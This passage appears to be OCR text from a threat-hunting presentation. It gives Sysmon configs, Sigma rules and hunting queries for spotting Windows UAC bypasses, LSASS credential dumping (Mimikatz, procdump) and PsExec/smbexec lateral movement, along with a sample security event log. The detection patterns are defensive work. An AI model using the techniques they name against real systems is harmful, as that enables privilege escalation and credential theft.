      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass Mcx2Prov">mcx2prov.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - Possible UACBypass">consent.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACME 33">computerdefaults.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACME 33">fodhelper.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACME 23">Dism.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACME 38 or 39">mmc.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass pcalua">pcalua.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass Sysprep">sysprep.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass mscfile reg_hijack">eventvwr.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass cliconfig">cliconfg.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass MscFile hijack">CompMgmtLauncher.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass osk dll hijack">osk.exe</ParentImage>
</ProcessCreate>
<ProcessCreate onmatch="exclude">
      <Image condition="image">c:\windows\system32\mmc.exe</Image>
      <Image>C:\Windows\System32\WerFault.exe</Image>
      <Image>C:\Windows\System32\conhost.exe</Image>
      <Image>C:\Windows\System32\WerFault.exe</Image>
      <Image>C:\Windows\System32\conhost.exe</Image>
      <Image>C:\Windows\System32\sihost.exe</Image>
      <Image>C:\Windows\Syswow64\sihost.exe</Image>
      <Image>C:\Windows\System32\Defrag.exe</Image>
      <Image>C:\Windows\Syswow64\Defrag.exe</Image>
</ProcessCreate>
```

Sysmon config to detect all known unfixed UAC bypasses: https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES/blob/master/Privilege%20Escalation/Sysmon/Sysmon_T1088_UACBypass_config.xml


PRIVILEGE ESCALATION – CLIENT NAMED PIPE TOKEN IMPERSONATION



Meterpreter getsystem will automatically try this elevation of privileges method that rely on impersonating privileged process tokens using named pipe via forcing a system service to connect to it.

Hunting query: system where event_id==7045 and event_message==“*echo*\\.\pipe*”

PRIVILEGE ESCALATION – WER PRIVESC - CVE-2019-1315



Detection of some PrivEsc exploits/bypasses that require changing a specific registry or creating a new file or changing the behavior of some windows core processes is possible.


Remember even if you patch, there will be always some obsolete systems, thus detection is valuable.

Hunting query:
file where process_name=="wermgr.exe" and user_name=="system" and file_path!="c:\\programdata\\microsoft\\windows\\WER*"

HUNTING EXAMPLES
CREDENTIAL ACCESS & LATERAL MOVEMENT


LATERAL MOVEMENT & CREDENTIAL ACCESS

Active Directory Environment(in Same Domain)



Animation: Credit goes to Ahnlab

CREDENTIAL ACCESS - MIMIKATZ & PRODDUMP



Any process access to lsass.exe must be inspected, tools such as Mimikatz are stable and are always adopted in APT attacks. False positives such as msiexec.exe and AV processes exist and you need to baseline that.

CREDENTIAL ACCESS – MIMIKATZ & PROCDUMP IN SIGMA

Branch: master ▾ sigma / rules / windows / sysmon / sysmon_lsass_memdump.yml Find file Copy path

sbousseaden Update sysmon_lsass_memdump.yml 016261c on Apr 3

1 contributor

26 lines (25 sloc) | 710 Bytes Raw Blame History

```
title: LSASS Memory Dump
status: experimental
description: Detects process LSASS memory dump using procdump or taskmgr based on the CallTrace pointing to dbghelp.dll or dbgcore.dll for
author: Samir Bousseaden
references:
    - https://blog.menasec.net/2019/02/threat-hunting-21-procdump-or-taskmgr.html
tags:
    - attack.t1003
    - attack.s0002
    - attack.credential_access
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 10
        TargetImage: 'C:\windows\system32\lsass.exe'
        GrantedAccess: '0x1fffff'
        CallTrace:
         - '*dbghelp.dll*'
         - '*dbgcore.dll*'
    condition: selection
falsepositives:
    - unknown
level: high
```

Branch: master ▾ sigma / rules / windows / sysmon / sysmon_password_dumper_lsass.yml Find file Copy path


thomaspatzke ATT&CK tagging bdea097 on Jul 17, 2018


1 contributor


23 lines (22 sloc) | 744 Bytes Raw Blame History

```
title: Password Dumper Remote Thread in LSASS
description: Detects password dumper activity by monitoring remote thread creation EventID 8 in combination with the lsass.exe process as T
references:
    - https://jpcertcc.github.io/ToolAnalysisResultSheet/details/WCE.htm
status: stable
author: Thomas Patzke
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 8
        TargetImage: 'C:\Windows\System32\lsass.exe'
        StartModule: null
    condition: selection
tags:
    - attack.credential_access
    - attack.t1003
    - attack.s0005
falsepositives:
    - unknown
level: high
```


CREDENTIAL ACCESS – BROWSERS SAVED SECRETS








LATERAL MOVEMENT – PSEXEC & SMBEXEC




PsExec family: a) monitor new service (i.e Security 4697) preceded by network logon (4624 – logon type 3) within 1 min with same logon ID

Detection Logic:

- [EventID=5145 and TargetFileName contains *-stdin or *-stdout or *-stderr]
- [EventID=5145 and not TargetFileName contains *psexecsvc*) and TargetFileName contains *-stdin or *-stdout or *-stderr] -> means attacker changed default psexec service name.





LATERAL MOVEMENT – PSEXEC & SMBEXEC IN SIGMA


29 lines (28 sloc) | 1003 Bytes — Raw | Blame | History

```
title: Suspicious PsExec execution
description: detects execution of psexec or paexec with renamed service name, this rule helps to filter out the noise if psexec is used for
author: Samir Bousseaden
references:
    - https://blog.menasec.net/2019/02/threat-hunting-3-detecting-psexec.html
tags:
    - attack.lateral_movement
    - attack.t1077
logsource:
    product: windows
    service: security
    description: 'The advanced audit policy setting "Object Access > Audit Detailed File Share" must be configured for Success/Failure'
detection:
    selection1:
        EventID: 5145
        ShareName: \\*\IPC$
        RelativeTargetName:
         - '*-stdin'
         - '*-stdout'
         - '*-stderr'
    selection2:
        EventID: 5145
        ShareName: \\*\IPC$
        RelativeTargetName: 'PSEXESVC*'
    condition: selection1 and not selection2
falsepositives:
    - nothing observed so far
level: high
```

27 lines (27 sloc) | 714 Bytes — Raw | Blame | History

```
title: smbexec.py Service Installation
description: Detects the use of smbexec.py tool by detecting a specific service installation
author: Omer Faruk Celik
date: 2018/03/20
references:
    - https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/
tags:
    - attack.lateral_movement
    - attack.execution
    - attack.t1077
    - attack.t1035
logsource:
    product: windows
    service: system
detection:
    service_installation:
        EventID: 7045
        ServiceName: 'BTOBTO'
        ServiceFileName: '*\execute.bat'
    condition: service_installation
fields:
    - ServiceName
    - ServiceFileName
falsepositives:
    - Penetration Test
    - Unknown
level: critical
```

LATERAL MOVEMENT – REMCOM



Event Properties - Event 5145, Microsoft Windows security auditing.

General Details

A network share object was checked to see whether client can be granted desired access.

Subject:
- Security ID: S-1-5-21-3583694148-1414552638-2922671848-1000
- Account Name: IEUser
- Account Domain: PC01
- Logon ID: 0x7ACCB8

Network Information:
- Object Type: File
- Source Address: 10.0.2.16
- Source Port: 49456

Share Information:
- Share Name: *\ADMIN$
- Share Path: \??\C:\Windows
- Relative Target Name: System32\RemComSvc.exe

Access Request Information:
- Access Mask: 0x120196
- Accesses: READ_CONTROL
  SYNCHRONIZE
  WriteData (or AddFile)
  AppendData (or AddSubdirectory or CreatePipeInstance)
  WriteEA
  ReadAttributes
  WriteAttributes

Access Check Results:
-

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	2/16/2019 6:57:41 PM
